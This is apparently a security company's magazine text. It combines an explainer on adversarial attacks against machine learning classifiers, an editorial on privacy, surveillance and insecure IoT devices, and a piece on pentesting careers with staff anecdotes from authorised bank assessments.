Machine learning is no novelty anymore. On the contrary: every self-respecting startup feels compelled to apply machine learning in its offerings. The hunt for scarce developers has been superseded by a scramble for machine learning experts. Fortunately, many machine learning tasks are similar enough that it is possible to save time and money by using pre-trained models. Open-source models are also available free of charge. But does this all really work as well as it seems?

Classification is a task for supervised learning. Learning requires a set of data with distinguishable object features and classes.

Developers of such systems often face a critical question: who should tag these object classes? In some cases, historical data is available or object features can be measured, and sometimes there is an expert who can provide this information. But is this information always correct and objective?

Information security has been applying machine learning methods for quite some time now, in areas such as spam filtering, traffic analysis, and fraud and malware detection. It is a bit of a cat-and-mouse game in which one makes their move and waits for the opponent's response. And while playing this "game," you have to continuously train models using new data or replace them completely because of the latest breakthroughs.

An illustration of this case is antivirus software, which makes use of signature analysis, heuristics, and manually created rules. Maintaining all this is rather time-consuming! Information security experts debate the usefulness of antivirus solutions; many consider it a dead product category. All these rules applied in antivirus products can be bypassed, for example with obfuscation and polymorphism. Therefore, we would likely prefer tools that use smarter techniques such as machine learning for automatic identification of features (even those uninterpretable by a human), quick processing and generalizing of large quantities of data, and fast decision-making.

So as we see, on the one hand, machine learning can be used for protection. On the other hand, it also makes attacks smarter and more dangerous.

Let's check if this tool is vulnerable.

Any algorithm requires not only carefully selected hyperparameters, but also training data. Ideally, training data should be sufficient, with balanced classes and a brief training period—which is nearly impossible in real life.

By the quality of a trained model, we usually refer to accuracy in classifying data that the model "sees" for the first time. Broadly speaking, quality represents the ratio of correctly classified data samples to the total amount of data provided to the model.

All quality assessments make implicit assumptions about the expected distribution of input data and do not take into account adversarial settings, which frequently go beyond the expected distribution of input data. Adversarial settings mean an environment in which it is possible to confront or interact with the system. Typical examples of such settings include environments that use spam filters, fraud detection algorithms, and malware analysis systems.

Thus accuracy can be seen as an average value of system performance in typical cases, while security assessment considers the worst performance cases.

Machine learning models are commonly tested in a more or less static environment, in which accuracy depends on the quantity of data for each specific class, but we cannot be sure that such a distribution will exist in reality. However, we want the model to make mistakes. Therefore, our task is to find as many vectors giving a misleading result as possible.

When we speak of the security of a system or service, we generally mean that it is impossible to breach a hardware or software security policy within the framework of our threat model, as verified during the development and test stages.

Unfortunately, a large number of services currently use data analysis algorithms, therefore, a risk can come not from vulnerable functionality, but from the data used by a system to make decisions.

Change is all around us, and hackers too are constantly learning something new. To protect machine learning algorithms from attackers, who may abuse their knowledge of how a model operates to compromise the system, adversarial machine learning methods are used.

This concept of information security in machine learning gives rise to a number of questions, some of which we will discuss here.

Is it possible to manipulate a machine learning model to perform a targeted attack?

Here is a simple example with search engine optimization (SEO). People already study the way the smart algorithms of search engines work and manipulate websites to get a higher ranking in search results. Security of such systems is not a critical issue, as long as no data is compromised or significant damage is caused.



Machine learning methods mean methods of creating algorithms that can learn and act without being explicitly programmed using prearranged data. Data refers to anything that can be either described using any features or measured. If we need a feature that is unknown for part of the data, we apply machine learning methods to predict the values of this feature based on already known data.

The figure below illustrates how any object is described by some features X , which can be measured, calculated, or discovered. There is also a target feature y , which can be unknown for some of the data. Using the data for which the target feature is known, we can train a model to predict the target feature for the remainder of the data.

Object Features



X_1 : gender
 X_2 : age
 X_3 : education
 ...
 X_n : employment

$X = \{x_1, \dots, x_n\}$
 $y = \{0, 1\}$



male
 37
 higher
 ...
 manager

$X_1 = \{0, 37, \dots, 25\}$
 $y = 0$



female
 29
 higher
 ...
 top manager

$X_2 = \{1, 29, \dots, 6\}$
 $y = 0$

...

...



female
 43
 secondary
 ...
 operator

$X_k = \{1, 43, \dots, 14\}$
 $y = 1$

Machine learning is used for solving several types of tasks, but this article will mostly consider the topic of classification.

The aim of the classifier model training stage is to find a correlation (function) that maps features of a specific object to one of the known classes. Cases that are more complicated require prediction of the class probability.


In essence, we have a set of input values $X = \{x_1, \dots, x_n\}$, a set of potential classes $Y = \{y_1, \dots, y_m\}$, and a loss function l . Our task is to find a function $f: X \rightarrow Y$ based on available data D , so that f minimizes loss function l . A quadratic loss function is the type most commonly used.

Function space F can be any mapping of functions that relate $X \rightarrow Y$.

$$f^* = \operatorname{argmin}_{f \in F} \sum_{(x_i, y_i) \in S} l(f(x_i), y_i)$$

Thus, the task of classification is to create a hyperplane that would divide the space, the size of which generally equals the size of feature vector, in parts so that the objects of each class lie on different sides of this hyperplane.

The hyperplane for two-dimensional space is a line. Let us review a simple example:



The figure shows two classes: squares and triangles. It is impossible to identify the relation and accurately divide them with a linear function. Machine learning can approximate the non-linear function that would divide these two sets in the best way.

163

163

163

163

163

It is possible to attack services that are based on online learning: to train the model, data is provided in consecutive order to update current parameters. With knowledge of the system's learning process, an attacker can change the result by supplying suitably arranged data to the system.

Biometric systems, for example, can be fooled in this way. Their parameters are gradually updated based on slight changes in appearance, such as aging,¹ which is absolutely natural and essential to take into account. But an impostor can benefit by feeding certain data to the biometric system that subtly influences the learning process until, eventually, the model learns to accept the impostor's appearance.



Can an impostor select valid data so that the data would always trigger a malfunction, degrading system performance to the point that the system must be disabled?

This issue is quite natural because machine learning models are tested in a static environment, and their quality is assessed based on the distribution of the data that has been used for learning. Nevertheless, data analysis experts face the following questions, which their models have to be able to answer:

- Is the file malicious?
- Is the transaction fraudulent?
- Is the traffic legitimate?

Of course, an algorithm cannot be 100 percent accurate; it can only classify an object with some probability. Therefore, in case of type I and type II errors—when our algorithm cannot be completely sure of its choice and makes mistakes—a compromise has to be found.

Let's review a sample system with very frequent type I and type II errors. An antivirus product has blocked your file, falsely considering it to be malicious, or has failed to protect you from a malicious file. In this case, a user considers the product to be useless and simply disables it, although the error may be due to the dataset.

And the thing is that there always exists a dataset that will yield the worst results for a given model. So all an attacker needs to do is find such data in order to make the user disable the service. Such situations are rather troublesome and should be avoided by the model. Imagine the work involved in investigating all false incidents!

Type I errors are considered a waste of time, while type II errors are a missed opportunity. But in fact, the cost of these two types of errors may be different for each system. For antivirus software, type I errors may be less


costly: it is better to be overcautious and err on the side of calling a file malicious. After all, if the user has disabled the software and the file actually was malicious, the antivirus product still "did its job" and the responsibility lies with the user. If we are talking about a system for medical diagnostics, both mistakes are rather expensive: in either case, the patient is at risk of incorrect treatment and risk to health.

Can an attacker who wants to disrupt a system take advantage of the properties of a machine learning method, without interfering with the training process? In other words, could an attacker identify limitations in the model that invariably produce false predictions?

The process of assigning features in deep learning systems seems to be basically safe from human interference, so in this sense decision-making by the model is safe from the human factor. The great thing about deep learning is that you only need to feed raw input data to the model; by multiple linear transformations, the model itself extracts the features it considers the most important and makes a decision. But what are the limitations of this approach?

Research papers have described adversarial examples, which are improperly classified by the system, in deep learning. One of the most well-known articles is "Robust Physical-World Attacks on Deep Learning Models."²

Based on the restrictions of deep learning, the authors suggested a number of techniques for bypassing models that can deceive vision systems. As an example, they performed experiments with traffic sign recognition. To fool the system, it would be sufficient to identify the object areas that, when modified, confuse the classifier into making a mistake. The experiment was to modify a STOP sign so that it would be classified as SPEED LIMIT 45 by the model. The researchers also tested their approach on other traffic signs, with similarly successful results.



In general, the article explains two ways of fooling a machine learning system: poster-printing attacks, which involve a number of small perturbations (camouflage) on the sign, and sticker attacks, with placement of stickers in specific areas.


These situations can easily occur in real life: a traffic sign is covered with dust or has undergone an artistic intervention. So it might seem that artificial intelligence and art are fated to exist apart.

Targeted attacks against automatic speech recognition systems have also lately become fodder for research.³ Voice messages are "cool" on social networks, but not always convenient to listen to. Hence the creation of speech-to-text services. The researchers analyzed original audio and its waveform and created a different audio waveform, which was 99 percent similar to the original one with minor changes added. The resulting transcription yields the text selected by the attacker.

¹ goo.gl/ZJZqx4 (pralab.diee.unica.it)

² goo.gl/qq2jKa (arxiv.org, PDF)

The figure below gives an attack illustration: a waveform is slightly modified, causing the transcription to consist of a phrase chosen by the attacker.



What methods are there to prevent manipulation of machine learning models?

Currently it is easier to attack a machine learning model than to protect it from adversarial attacks. The reason is that no matter how long we train the model, there always exists a dataset that will be misclassified by the model.


Nobody has yet invented any ways to guarantee perfect accuracy by a model. However, there are several ways to make a model more robust to adversarial examples.

Our main tip is: do not use machine learning models in adversarial settings if possible. You're in the clear to use machine learning if your task is to classify pictures or generate memes. Even if a deliberate attack is successful, the societal or economic consequences are minimal. However, if your system performs important functions—say, diagnosing diseases, detecting attacks against industrial facilities, or controlling a self-driving car—the risks of compromise may be disastrous.

Recalling our simplified description of what classification is—creating a hyperplane that would divide space into classes—we can observe a contradiction. Let's review this situation in two-dimensional space.

On the one hand, we are trying to find the function that would divide two classes into different groups with maximum accuracy. On the other hand, we cannot form an accurate line because we generally do not have the entire population. Our task is to find the function that would minimize classification mistakes. To summarize, we want to form an accurate line, while avoid overfitting (hewing too closely to the known data) so that the model can still predict the behavior of unknown data.





1—underfitting; 2—overfitting; 3—optimal

The way to avoid underfitting is clear: by increasing the dataset for training by any means possible. Overfitting also can be combated with effective regularization methods. These methods make a model more robust to small outliers, but not to adversarial examples.

Incorrect classification of adversarial examples is an obvious problem. If a model has not seen such examples among its training data, it will probably make errors. This issue can be solved by adding adversarial examples to the training dataset, at least to avoid those particular errors. Still, it seems improbable that we can generate all possible adversarial examples and have 100 percent accuracy, because of needing to find a compromise between overfitting and underfitting.

One more tool is a generative adversarial network (GAN), which consists of two neural networks—generative and discriminative. The discriminative model aims to distinguish between fake and real data, and the generative model learns to generate data that can fool the discriminative model. A compromise between sufficient classification quality of the discriminator and the time spent on learning can produce a model that is robust to adversarial examples.

But despite these methods, it is still possible to create a dataset that will lead the model to a wrong solution.

What are the potential implications of machine learning for information security?

Debates about who should bear responsibility for errors made by machine learning models, as well as their social consequences, have gone on for a long time. Creation and use of such systems involves several stakeholders, including algorithm developers, data providers, and system users (that is to say, the owners).

At first glance, the developer would seem to have a great impact on the result—from selecting an algorithm to setting parameters and performing testing. But in reality, the developer makes a software product that is supposed to meet certain requirements. As soon as the model complies with these requirements, the developer's work is done and the model moves into the operational stage, probably revealing some bugs in the process.

On the one hand, this happens because developers cannot know the whole population of data at the training stage. But on the other hand, this can be an artifact of real-life data. A very vivid example is the Twitter chatbot created by Microsoft that learned from real data and then started to write racist tweets.⁴

Was such behavior a bug or a feature? The algorithm used real data for learning and started to imitate it. That might seem to be a marvelous achievement by the developers, in a technical sense. But the data was what it was, so from an ethical point of view, this bot turned out to be unusable—because it learned so well to do what everyone wanted it to do.

Perhaps Elon Musk was right after all to claim that "artificial intelligence is our biggest existential threat"?

⁴ goo.gl/1cW6UW (theverge.com)

Big Brother is offering milk and cookies: should you accept?

» Editorial

The choice for mankind lay between freedom and happiness, and that, for the great bulk of mankind, happiness was better.

George Orwell, 1984

Let's imagine an ordinary customer at a supermarket. After taking a basket or cart, this customer meanders through the store in the usual way. There are no crowds in the produce aisle; the customer quickly finds everything he needs. Each part of the store has a "smart" robotic helper. Approaching the recently added self-checkout area, which is free of lines—despite the traditional crush of customers at this hour—our John Q. Customer sees an ad flash on the screen and remembers that he almost forgot to buy the yogurt his wife asked for, quickly correcting his mistake. As if by magic, a smart helper pops up at the checkout to offer a special sale item. He only has enough coffee at home for two more cups, so buying more of his favorite brew seems like a great idea.

The monitor now displays an offer: to buy ultra-light cigarettes. Our hero grins with self-satisfaction as he touches the screen to decline (after all, he decided to quit smoking a few days ago) and walks out of the store. Thanks to fast delivery, his purchases will arrive at home before he does.

John is sure that he would never give up this supermarket for another, even though there's one that's closer. And, truly, why would he?

But how?!

This story raises a few questions, of course:

- Why were there no lines in the store?
- How did the robotic helper know about the coffee and how did the checkout stand know to offer cigarettes?

The main question, though, is:

"What on earth was that?!"

One might expect that in some nearby windowless room, perched behind a bank of monitors and enormous arrays of microphones and switches, is some secret agent or at least John Q. Customer's mother-in-law, who knows our guy inside and out, pressing buttons and pulling levers and making sure her son-in-law gets all his favorite groceries. What other explanation could there be?

Mindreading-at-a-distance? Sorcery?! Oh please. This, friends, is the future!

Future is now

It's here. It's breaking into our homes without even a how-do-you-do.



So.... hi, future! I guess this is what you look like. Apparently advanced spacecraft and that guy stranded on Mars with potatoes in a geodome—that was somebody else. You, you're about the automated warehouses with no delivery staff, just drones to fly orders straight to refrigerators even when there's no human at home to let them in. When a driverless car takes us home, even though we ourselves are in no state to remember our own address (some things never change, eh?)—that's you, too. When an immortal cybernetic cat pounces on a laser pointer and squints as it looks outside through an adjustable-transparency window. When a bachelor pad cheers up the work-weary with a cold beer and the latest TV episode. When the light in the living room goes out even before one can give it a thought.

Somewhere out there, ~~beyond the clouds~~ in The Cloud, there exists a near-perfect likeness of "you" that contains all your habits, desires, and preferences in every area of life from food, music, and movies to leggings and neckties. In the new world, everything is designed to make you comfortable—more precisely, to make comfortable that idealized copy, replica, or avatar of "you."

High technologies are here and knocking at our door. Are we ready to let them in? But be honest! Do you want them to know everything about you: your favorite wine, the food you buy for your cat, the groceries that are running low in your refrigerator? It does sound magical, in a sense. And all those adorable puppy-eyed WALL-E robots... and yet...

Is information about your favorite wine really worth your privacy and your comfortable solitude in a world with a fake cat? We stand before a nearly biblical choice: between freedom to do as we will, or heaven. In cinematic terms, Matrix or Zion? Perhaps we still do not fully understand all that this chance entails.

Because before, we never had to choose between living under the microscope—making our lives an open book as we enjoy the wonders of digital civilization—or off the grid, dressed in rags and stretching out our home-grown vegetables to make it until the next harvest.

Now, you have never been asked to choose between the red pill or the blue pill, at least in those terms. But you surely have asked yourself: what would I choose? What matters to me? Would I rather know the truth and go down fighting to the end, or drool in blissful ignorance with tubes sticking out my neck as I savor the illusions of the Matrix?

This question is relevant in today's reality like never before. Choosing between the Matrix and Zion also means selecting whether to fall in line with corporations or else live in the forests and margins of civilization, deprived of its manifold advances.

The blue pills offered by Morpheus come in a rather less dramatic form—loyalty cards, whose information is logged in the CRM systems of supermarkets, fitness clubs, and car dealerships. The field of choosable options is constantly narrowing, and all the while we leave behind all sorts of data, sometimes with a little prodding: phone numbers, passwords, emails, mothers' maiden names.

Corporations are greedily devouring and processing our information, pressing it into the maw of Big Data. In return, we receive the frying pan of our dreams, coffee at a discount, reminders to refresh our sock collection, and special offers for winter coats at the local mall. And this is just the beginning.

Reading Philip K. Dick and William Gibson, we clenched our teenage fists smug in the knowledge that we would never sell out to the corporations, no matter how they tried to tempt us. Yet the science fiction of our cyberpunk novels soon blurred its way into science reality. Our lives suddenly but undeniably took a cyberpunk turn. Corporations now know what kind of cheese we eat and when we'll run out of coffee in the kitchen. Online ads will never let you forget about that Bali vacation you thought about doing, nor about the MacBook (which you actually did buy). Today's ads for things you already bought are a temporary glitch—one that will disappear as advertisers work out the kinks.

It sure is convenient though!

In a way we never expected, the brutal concrete world of cyberpunk has taken on soft, pleasant hues. But for how long? For the moment, you can easily decline to get a loyalty card or choose to pay cash for bus fare. What happens when bus rides are card-only? Just for kicks, try asking your employer to pay you in cash instead of a bank account. Best case, they'll talk reason into you—and worst case, you'll be out of a job.

Are you fundamentally opposed to entering your passport information on websites? Currently you can still buy tickets from Barcelona to Gerona at rail stations in person. But if these offices are closed tomorrow for the sake of cost-cutting and purchases become online-only? There's not a thing you can do about it. You either have to accept the corporation's rules or live on the (literal and metaphorical) fringes of society.

History has never before done anything of this sort to us. Then again, it's not "proposing" anything to us either. Rather, by half steps and roundabout motions, it tosses up some things that are rather convenient (and others, not so much) to spare us our nerves and time. We can pay using our phones; our smartwatches tell us when to hit the gym. But that's not all, folks! Apple's Touch ID used to be the crowning accomplishment in smartphone technology. Now the times have moved on and the company's flagship phone sports Face ID, which unlocks the screen and (one more thing!) confirms payments. Even before the iPhone X was announced, banks around the globe had started field trials with facial recognition on ATMs.¹ Networked security cameras, hooked into facial recognition systems for law enforcement's benefit, are popping up near and wide.²

If all this technology was limited to services and stopping crime, one could likely sleep easy with the consequences. Progress presses on, as it always has. But technology can be used in all sorts of ways.

In late 2016, the Chinese government³ decided to create a so-called social credit system. Quickly likened to a "digital dictatorship," this system assigns a score to each citizen. This number changes over time based on video surveillance and other personal data, directly affecting a citizen's chances of finding employment, buying housing, or simply not becoming an outcast among friends and family. A low score will be the express path to the dustbin of life.

1 goo.gl/z148pq (chinadaily.com.cn), goo.gl/TL2RL5 (findbiometrics.com)

2 goo.gl/jpVU9N (worldatlas.com)

3 goo.gl/rcgrPR (economist.com)

4 goo.gl/7qubh6 (How to leave an IoT hacker money/less)

Scary? You bet. Orwell is spinning in his grave. And something like this may be awaiting all of us. Is this where we want to go? How can we preserve our freedom—the freedom to choose, even if the choice is small, like between a blue pill and a red one?

By turns terrifying and absurd

Talking about the world of the future without mentioning the Internet of Things would be a ~~cyber~~crime. Especially since the IoT directly relates to the adventures of John Q. Customer in our smart supermarket. The story of the house that auctioned itself off, took itself apart, and ordered its own delivery to California is just a joke, but smart things are undeniably a part of our lives. As we estimate,⁴ the most common IoT devices are routers, cameras and DVRs, navigators, input devices, and sensors.

Take cameras, for example. They not only record, but speak and listen as well. Anyone who hacks one of these cameras can easily eavesdrop on everything said in your home. Or conversely, an attacker could insert a static overlay of your front door in the video stream and rob your house without you suspecting a thing. Trolling is an option too: horrifying device owners by speaking to them through their cameras. One of our experts found and helped to remediate a critical vulnerability in the firmware of Dahua IP cameras, which are widely used for video surveillance in banking, energy, telecommunications, transportation, smart homes, and other sectors.⁵ This vulnerability gave hackers total control: intercept and modify video traffic, turn the device into a zombie in a botnet for DDoS attacks, or anything else.

Imagine the terror of a small boy, and then of his parents, who were unaware that somebody was saying things to frighten him at night via his nanny cam!⁶

In 2016, the massive Mirai botnet united hundreds of thousands of gadgets (cameras, routers, and DVRs) to perform the largest-ever DDoS attacks on giants such as Twitter, Reddit, and PayPal.⁷ Similar feats have been performed by the Reaper virus.⁸ You buy a router for your home like everyone else, use it, and everything seems to work—yet all the while, this router is secretly doing battle in cyberspace alongside an army of press-ganged compatriots.

The fear here is a bit different: not that of technology's capabilities per se—with loss of personal space and the freedom to choose—but that all these "smart" things, by and large, are held together by spit and baling wire, and can be abused by various other people for unpleasant ends. For example, almost all of us receive targeted text messages based on our location: we are prompted to visit a fitness club or car wash the next street over,

or invited to try out the new sushi place a few doors down. Phishing attacks, taking advantage of vulnerabilities in the networks of mobile operators, are child's play (see p. 116). Users are completely helpless, since they can only pick which smartphone to buy. The network itself, for which operators are responsible, is often poorly secured. Systems such as PT Telecom Attack Discovery may improve this situation, but getting operators to act will be a long effort.

Facial recognition data (yes, the very same data used on the iPhone X for unlocking and paying) can be repurposed by intelligence agencies or ordinary criminals. Services for finding doppelgangers could be manna for the bad guys: by setting up cameras in public places and running photos of passers-by through a service like FindFace, crooks can take their crimes to a whole new level. They can search for look-alikes of wealthy targets, using face-based authentication to steal money and assets—or securing a ready-made alibi. A rather upsetting prospect indeed.

We are relentlessly pushing towards progress, newness, comfort, smart homes, smart cars, and staff-free stores—and performing a balancing act between Orwell's romantic fear of losing ourselves, the dread of ending up in the Matrix, and the simple anxiety that this Brave New World could collapse when we least expect it, when we already have become so accustomed that it forms our survival's precondition.

This daily interplay between human and machine may not be clear to us ourselves, but clearly requires more thought on our part. The smartest "digital assistant"—Amazon Alexa—bashfully falls silent if asked whether she has CIA connections.⁹ Yet this scary world veers back into lighthearted absurdity in magical realism that would do Miyazaki proud: toasters taking part in DDoS attacks, smart aquariums compromising a casino, and the LG Cloi robot responding to requests for chicken recipes with a mysterious silence,¹⁰ as if to say: "Go get it yourself!"

In *Unkempt Thoughts*, Stanisław Jerzy Lec wrote: "Eventually, technology will become so perfect that man will no longer have need of himself." We should hope that in the chase for perfection, we humans will be able to save ourselves. To save and to cherish. Perhaps we have at least that choice.

5 goo.gl/UJRshF (ptsecurity.com)

6 goo.gl/pMrVvt (computerworld.com)

7 goo.gl/1YEXBo (theguardian.com)

8 goo.gl/m2QYan (fortune.com)

9 goo.gl/RHy3WJ (technocracy.news)

10 bbc.com/news/technology-42614281

Inside look

172

176

Profiles in pentesting:
one of the world's most
interesting jobs

About us

171

171

171

171

171

Profiles in pentesting: one of the world's most interesting jobs



Editorial

A penetration tester, or pentester for short, uses the same skills that hackers do. The daily work of a pentester is to probe the security of devices, web services, mobile applications, and even ATMs. Pentesters hack these systems absolutely legally and get paid (well) for it! The work is creative and always interesting. Finding skilled pros is difficult, driving recruiters into overdrive to snatch the brightest minds. "How can I get in on some of this action?" you ask. We convinced a few of our pentesters to spill the beans.

Where do I start?

Today, many major universities have information security courses. But even if you major in security, you still need seasoning before working as a pentester. In some other security roles academic knowledge might be enough to get by, but not in pentesting. You need experience first.

So where can I get this experience?

The path of a hacker is full of hard work. You will need to hang out on forums, chatrooms, and social networks (for example, @publiclyDisclosed¹ on Twitter). At first, you will not be invited to private discussions—but you can look forward to this eventually! What you need is the drive to become a true security pro.

It is also important to participate in a few contests. For a novice pentester, it's a good idea to take part in capture-the-flag (CTF) competitions. School CTF² for example, offers some good tasks for beginners. Serious contests for more advanced pentesters include the DefCon CTF³ and UCSB iCTF⁴ in the U.S. If you're in Russia, you can try your hand at RUCTF⁵; Hack and Go (ZeroNights)⁶ and The Standoff (Positive Hack Days).⁷

You can also get busy with virtual laboratories (such as Pentestit⁸ and Hackthebox⁹): these environments specially provide you with vulnerable virtual machines so you can search for security issues, communicate with colleagues, and gradually gain knowledge and experience in a controlled setting.

In addition, there are all kinds of courses on the topic (for example, Offensive Security¹⁰). Courses, however, cost money. By contrast, tutorial videos (see securitytube.com) and forum chats are absolutely free. So if you really want to learn, cost is no excuse.

Can I be a freelance pentester?

Absolutely! Many companies these days offer bug bounties. In essence, Google or Facebook (or whoever else) asks you to find vulnerabilities in their system, products, or services. Hackers of all levels start looking. Found a vulnerability? Report it and get your reward! You receive cash and the knowledge that you have helped make the world more secure. In addition, your name is placed in the corporate security hall of fame.¹¹ Both freelancers and full-time employees can take part in bug bounties. If requested, the hall of fame will also include information about the employer of the person who found a vulnerability. This makes the employer look good and puts the pentester in line for a promotion and other perks.

And then what?

Develop as a professional. If you (or your child) are passionate about the profession, but bored with the "easy money" of typical bug bounties, consider becoming employed as a full-time pentester. Here you will find like-minded geeks who are eager to dig in to the latest device or system and find vulnerabilities while staying on the good side of the law. The work never gets old: as a "white hat" you're guaranteed new and interesting challenges, occasional travel, and the greatest brainstorms! Finally, you keep growing and learning something new. The digital age is constantly bringing new surprises in the form of new attacks, viruses, and other malicious things. So there will be enough work and adrenaline to last for years.

1 twitter.com/disclosedhl
2 ctftime.org/
3 defcon.org
4 ictf.cs.ucsb.edu
5 ructf.org/2017/en/index
6 zeronights.org

7 phdays.com
8 lab.pentestit.ru
9 hackthebox.eu
10 offensive-security.com
11 For example, see the hall of fame of Google (bughunter.withgoogle.com/characterlist)



»» Timur Yunusov

Head of Banking Systems Security Research

Our team assesses the security of various applications: online banks, mobile banks, and ATMs. Here are two stories:

Story 1. Oftentimes, the security staff at a client bank take an active role in the assessments that our pentesters perform. Not long ago, when assessing the security of a large bank's e-banking system, we said that we could get the card information for a particular member of the security staff, who took us up on the bet. This so excited our experts that they managed to get remote code execution on a production server for the e-banking system within a few days. As a result, they could peek at card numbers, one-time passwords, usernames, and so on. Unfortunately, due to lack of time, we did not obtain that particular employee's card number!

Story 2. As part of an ATM security assessment, we performed a typical attack for a client bank: infecting one machine to determine whether we could then compromise the bank's entire ATM network. Our research center experts had been hard at work for a day, when suddenly—to our and the bank's surprise—we were able to remotely execute code on the server to which the ATM was connected. Imagine the gasps from our experts when they realized that they were not on the bank's network. Rather, they were on the network of a servicing company responsible for both this bank and about ten others. So the attack would work not just against all the ATMs of one bank, but nearly a dozen! The experts took some screenshots and beat a hasty retreat.

173

173



»» Rami Muleys

Head of Business Development for Secure Applications

On average, a full pentest takes three to four weeks to perform. The deliverable is a detailed report describing the steps taken to penetrate the client's systems. Clients are usually interested in an unbiased security assessment of their systems to understand how easy it is to hack them and how employees react to real attacks.

Therefore, security analysis involves many different areas and teams of specialists. This means searching for vulnerabilities in external systems and applications, plus attempts to gain access through social engineering (phishing emails, infected USB flash drives, and the like).

Based on the results of penetration testing, the client receives recommendations for improving security.

We periodically gather with clients, in workshop format, to discuss pentest results with all stakeholders, analyze the attacks we performed, and discuss other possible attack vectors and recommendations for improving security.

Why is this so important? By ordering pentests, a company can concentrate on real risks proven by independent experts, building a well-targeted security strategy that focuses on results over paper shuffling.

173

173

173



Yar Babin

Senior Expert in Banking
Systems Security



Overall, I think highly of bug bounty programs. They are an excellent opportunity to gain (legal) experience in the practical side of information security. And every day, more and more companies are creating such programs. Other advantages include the opportunity to get diverse experience with different operating systems, web servers, languages, database software, and more.

Bug bounties are also a more free-form experience. In most CTF contests, the tasks have some pre-designed solution. But in a bug bounty, like in pentesting, you find, explore, and propose attacks yourself instead of relying on helpful "clues." Participation in bug bounties has contributed to many new skills that later came in handy in my work—for example, when I am trying to assess web application security. Instead of looking for just one way to successfully obtain full access to a server, I am looking for the maximum possible number of vulnerabilities, from ridiculously easy to extremely complex. Meanwhile, time is always limited, so besides quickly finding common web vulnerabilities, I also have to understand the logic of the application as much as possible.

I think the main difference between bug bounties and professional pentesting is the opportunity to continue developing your attack. Bug bounties almost always place firm rules on what you can do. But if you're doing pentesting for a client, you can always ask permission to perform additional actions and dig further into the client network.



Vladimir Ivanov

Lead Pentester



For me, pentesting is always a give-and-take with the client, a form of interaction with the real world. On the Internet, there is no difference whether you are looking for vulnerabilities in Uber or in Google. This is one of the reasons why I dislike bug bounties. No physical contact with the opponent means no excitement or thrill of the hunt.

Even worse, bug bounties can detract from reaching your potential. You get hooked on the easy money: instead of becoming better, you focus on earning the next \$100 and call it a day. The money changes who you are and ultimately you care just about the bucks, not the bugs. When I saw that was starting to happen to me, I immediately got out of that game. It's a sort of addiction. Day in and day out, you're doing the same monotonous work and forget about self-improvement. That's not my way, there's got to be something more.



Vaagn Israelyan

Web Application Security Tester

I think bug bounties are great. A few years ago, people interested in the practice of security had nowhere to train their skills and test their knowledge. Many were engaged in hacking illegally. Bug bounties opened up a fantastic opportunity to do what you love and look for vulnerabilities, even if you do not work as a pentester. You can freelance and get paid by bug bounties from various companies. Every year more and more companies are seeing the benefits and starting their own bounties. This is especially tempting for smaller companies, which don't have the resources to hire a dedicated team of pentesters. Everyone benefits.

